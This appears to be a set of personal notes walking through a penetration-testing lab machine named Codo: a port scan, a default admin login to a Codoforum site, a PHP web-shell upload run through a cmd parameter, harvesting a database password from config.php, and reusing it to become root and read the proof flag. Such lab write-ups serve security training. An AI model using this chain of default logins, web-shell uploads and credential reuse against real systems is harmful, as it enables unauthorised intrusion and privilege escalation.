Codo

Host Info

```
192.168.132.23
```

Scan


```
nmap -sCV -O -p- 192.168.132.23 -oN nmap.md

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-14 19:05 EST
Nmap scan report for 192.168.132.23
Host is up (0.035s latency).
Not shown: 65533 filtered tcp ports (no-response)
Bug in http-generator: no string output.
PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
|   256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_  256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: All topics | CODOLOGIC
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)

Warning: OSScan results may be unreliable because we could not find at least
```

```
1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (95%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (95%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%), Linux 4.15 (90%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.54 seconds
```

Walkthrough

- weak password → IP/admin
    - admin : admin


https://medium.com/@mahdi_78420/codo-walkthrough-practice-140e69ebc356



Dashboard It all starts here.

Current version: V.5.1.105

New version available: V.5.2.1 Upgrade now!



Account registrations require admin approval ?

no

What to show in site header menu ?

Site title defined above

Upload logo for your forum

test.php

Allow login by


Username

Force HTTPS protocol?

No

After login, user should be redirected to:

Home page



30

Num of posts(while viewing a category)

20

Num of posts(While viewing a topic)

20

Forum attachment path

assets/img/attachments


Allowed Upload types(comma separated)

jpg,jpeg,png,gif,pjpeg,bmp,txt

Max Upload size(MB)

3

Allowed Mimetypes



192.168.132.23/sites/default/assets/img/attachments/payload.php?cmd=whoami

```
whoami
```


```
www-data
```

```
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/su
/usr/bin/umount
/usr/bin/passwd
```

```
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/at
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/snap/core20/1518/usr/bin/chfn
/snap/core20/1518/usr/bin/chsh
/snap/core20/1518/usr/bin/gpasswd
/snap/core20/1518/usr/bin/mount
/snap/core20/1518/usr/bin/newgrp
/snap/core20/1518/usr/bin/passwd
/snap/core20/1518/usr/bin/su
/snap/core20/1518/usr/bin/sudo
/snap/core20/1518/usr/bin/umount
/snap/core20/1518/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1518/usr/lib/openssh/ssh-keysign
/snap/core20/1891/usr/bin/chfn
/snap/core20/1891/usr/bin/chsh
/snap/core20/1891/usr/bin/gpasswd
/snap/core20/1891/usr/bin/mount
/snap/core20/1891/usr/bin/newgrp
/snap/core20/1891/usr/bin/passwd
/snap/core20/1891/usr/bin/su
/snap/core20/1891/usr/bin/sudo
/snap/core20/1891/usr/bin/umount
/snap/core20/1891/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1891/usr/lib/openssh/ssh-keysign
/snap/snapd/19361/usr/lib/snapd/snap-confine
```


```
find / -type f -perm 777 2>/dev/null
/var/www/html/sites/default/config.php
/var/www/html/sites/default/assets/img/profiles/6488ee7e82484.png
```

/var/www/html/sites/default/config.php → password


Online - Reverse Shell Ge
CODOFORUM | Dashboar
192.168.132.23/sites/default/
192.168.132.23/sites/default/assets/img/attachments/payload.php?cmd=cat+%2Fvar%2Fww
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Execute

```
 'mysql',
  'host' => 'localhost',
  'database' => 'codoforumdb',
  'username' => 'codo',
  'password' => 'FatPanda123',
  'prefix' => '',
  'charset' => 'utf8',
  'collation' => 'utf8_unicode_ci',
);

    return $config;
}

$DB = get_codo_db_conf();

$CONF = array (

  'driver' => 'Custom',
  'UID'    => '631042af544ef',
  'SECRET' => '631042af544f0',
  'PREFIX' => ''
);
```

codo : FatPanda123



```
$ su root
su root
Password: FatPanda123

root@codo:/home/offsec# whoami
whoami
root
root@codo:/home/offsec# id
id
uid=0(root) gid=0(root) groups=0(root)
root@codo:/home/offsec# ls /root
ls /root
email2.txt  proof.txt  snap
root@codo:/home/offsec# cat /root/proof.txt
cat /ro/proof.txt
cat: /ro/proof.txt: No such file or directory
root@codo:/home/offsec# cat /root/proof.txt
cat /root/proof.txt
6dc8dfa5567fccf25c57cff31b1cfb79
root@codo:/home/offsec# 
```

6dc8dfa5567fccf25c57cff31b1cfb79